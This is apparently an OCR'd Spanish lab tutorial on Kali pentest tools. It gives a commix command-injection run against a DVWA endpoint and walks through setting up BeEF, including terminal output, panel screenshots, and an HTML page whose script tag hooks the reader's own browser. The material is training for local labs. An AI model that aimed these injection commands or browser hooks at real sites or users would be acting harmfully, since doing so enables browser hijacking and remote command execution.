
- **Ejercicios:**
    1. Crear un **scan básico** de tu VM Metasploitable2.
    2. Exportar reporte y priorizar 3 CVEs por CVSS.


5) Commix

- **Para qué sirve:** detecta y explota **Command Injection** en webs.
- **Open-source:** Sí.
- **Instalar en Kali:**

```
sudo apt install -y commix
```

- **Ejercicios:**
  1. Contra un endpoint vulnerable de DVWA (nivel bajo), probar:
     `commix --url="http://dvwa/vuln/exec/?ip=127.0.0.1&submit=Submit" --data=""`
  2. Activar modo interactivo y ejecutar id en el objetivo (lab).





---

6) BeEF (Browser Exploitation Framework)

- **Para qué sirve: engancha navegadores** para simular ataques del lado del cliente (XSS).
- **Open-source:** Sí.
- **Instalar en Kali:**

```
sudo apt install -y beef-xss

beef-xss
```

- **Ejercicios:**
  1. Abrir el **panel** de BeEF y enganchar un navegador propio visitando el hook.
  2. Ejecutar un módulo inofensivo (p.ej., obtener plugins/UA).

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install -y beef-xss
[sudo] password for kali:
The following packages were automatically installed and are no longer required:
  amass-common                      libsframe1
  binutils-mingw-w64-i686           libsigsegv2
  binutils-mingw-w64-x86-64         libsort-naturally-perl
  criu                              libsoup-2.4-1
  docker-buildx                     libsoup2.4-common
  firmware-ti-connectivity          libtheora0
  gcc-mingw-w64-base                libtheoradec1
  gcc-mingw-w64-i686-win32          libtheoraenc1
  gcc-mingw-w64-i686-win32-runtime  libudfread0
  gcc-mingw-w64-x86-64-win32        libvpx9
  gcc-mingw-w64-x86-64-win32-runtime libx264-164
  libaio1t64                        libxml2
  libbluray2                        libyelp0
  libbson-1.0-0t64                  mingw-w64-common
  libcompel1                        mingw-w64-i686-dev
  libgdal36                         mingw-w64-x86-64-dev
```

XSS (Stored)


Additional Tools

```
┌──(kali㉿kali)-[~]
└─$ sudo beef-xss
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>


● beef-xss.service - beef-xss
     Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; preset: dis
```


Password: 123.


URL: http://127.0.0.1:3000/ui/authentication


Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
(genmon)XXX
DVWA Security :: Damn
404 Not Found
beef - Buscar con Goog
http://127.0.0.1:3000/ui/authentication
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
Relogin or restarts re
Your session is running
libraries as listed belo
Please consider a relo
affected processes!
xfce4-session[1820]

BeEF
Authentication
Username:
beef
Password:
Login


kali linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Minimize all open windows and show the desktop
BeEF Control Panel
(genmon)XXX
Relogin or restarts required!
Your session is running obsolete
libraries as listed below.
Please consider a relogin or res
affected processes!
xfce4-session[1820]
http://127.0.0.1:3000/ui/panel#id=R9U1p3Ap8YKoZUG6YBpd
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
Hooked Browsers
Online Browsers
127.0.0.1
127.0.0.1
Offline Browsers
Getting Started
Logs
Zombies
Auto Run
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
I...
Type
Event
Date
8
16.194s - [Focus] Browser window has regained focus.
2025-10-31 12:33:49 UT
7
1.761s - [Blur] Browser window has lost focus.
2025-10-31 12:33:34 UT
6
0.012s - [Focus] Browser window has regained focus.
2025-10-31 12:33:33 UT
5
127.0.0.1 appears to have come back online
2025-10-31 12:33:27 UT
4
127.0.0.1 just joined the horde from the domain: 127.0.0.1:3000
2025-10-31 12:33:26 UT



kali linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
(genmon)XXX
DVWA Security :: Damn
BeEF Control Panel — Mozilla Firefox
Buscar con Goog
http://127.0.0.1:3000/ui/panel
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
Relogin or restarts required!
Your session is running obsolete libraries as listed below.
Please consider a relogin or restart affected processes!
xfce4-session[1820]
Hooked Browsers
Online Browsers
Offline Browsers
Getting Started
Logs
Zombies
Auto Run
I...
Type
Event
Date
3
User with ip 127.0.0.1 has successfully authenticated in the application.
2025-10-31 12:15:27 UT
2
[GeoIP] Could not find MaxMind GeoIP database: '/var/lib/GeoIP/GeoLite2-City.mmdb'. Run geoipupdate to install
2025-10-31 12:11:42 UT
1
BeEF server started
2025-10-31 12:11:42 UT



Página de prueba

Si ves esto, ya cargaste la página. Ahora carga el hook...


```
• Para qué sirve: engancha navegadores para simular ataques del lado del cli
• Open-source: Sí.
1) Instalar y arrancar BeEF en Kali
sudo apt update
sudo apt install -y beef-xss
beef-xss
• Al arrancar, verás en la terminal:
o Panel: normalmente http://127.0.0.1:3000/ui/panel
o Hook: normalmente http://127.0.0.1:3000/hook.js
• Credenciales por defecto (si el paquete de Kali no las cambió): usuario be
(Si no entra, mira /etc/beef-xss/config.yaml para confirmar usuario/clave y
Deja esa ventana abierta: BeEF debe seguir ejecutándose.
_____
2) Abrir el panel de BeEF
En el mismo Kali, abre un navegador y entra a:
http://127.0.0.1:3000/ui/panel
Inicia sesión. Verás la interfaz con varias columnas: Online Browsers, Detai
_____
3) Enganchar tu propio navegador (ejercicio 1)
Vamos a crear una página local con el hook.
1.  Crea un archivo hook-test.html en tu carpeta personal con este contenido
<!doctype html>
<html>
  <head><meta charset="utf-8"><title>BeEF Hook Test</title></head>
  <body>
    <h1>Página de prueba</h1>
    <p>Si ves esto, ya cargaste la página. Ahora carga el hook…</p>
    <script src="http://127.0.0.1:3000/hook.js"></script>
  </body>
</html>
2.  Abre otro navegador (o una ventana privada) y carga ese archivo:
• En Firefox/Chromium: Ctrl+O → selecciona hook-test.html, o arrástralo al n
3.  Vuelve al panel de BeEF:
• En Online Browsers, debe aparecer un nuevo navegador (el que abrió hook-te
• Si no aparece: confirma que el puerto 3000 está accesible y que el <script
Nota: si el panel lo abres por https y el hook es http, el navegador puede b
```

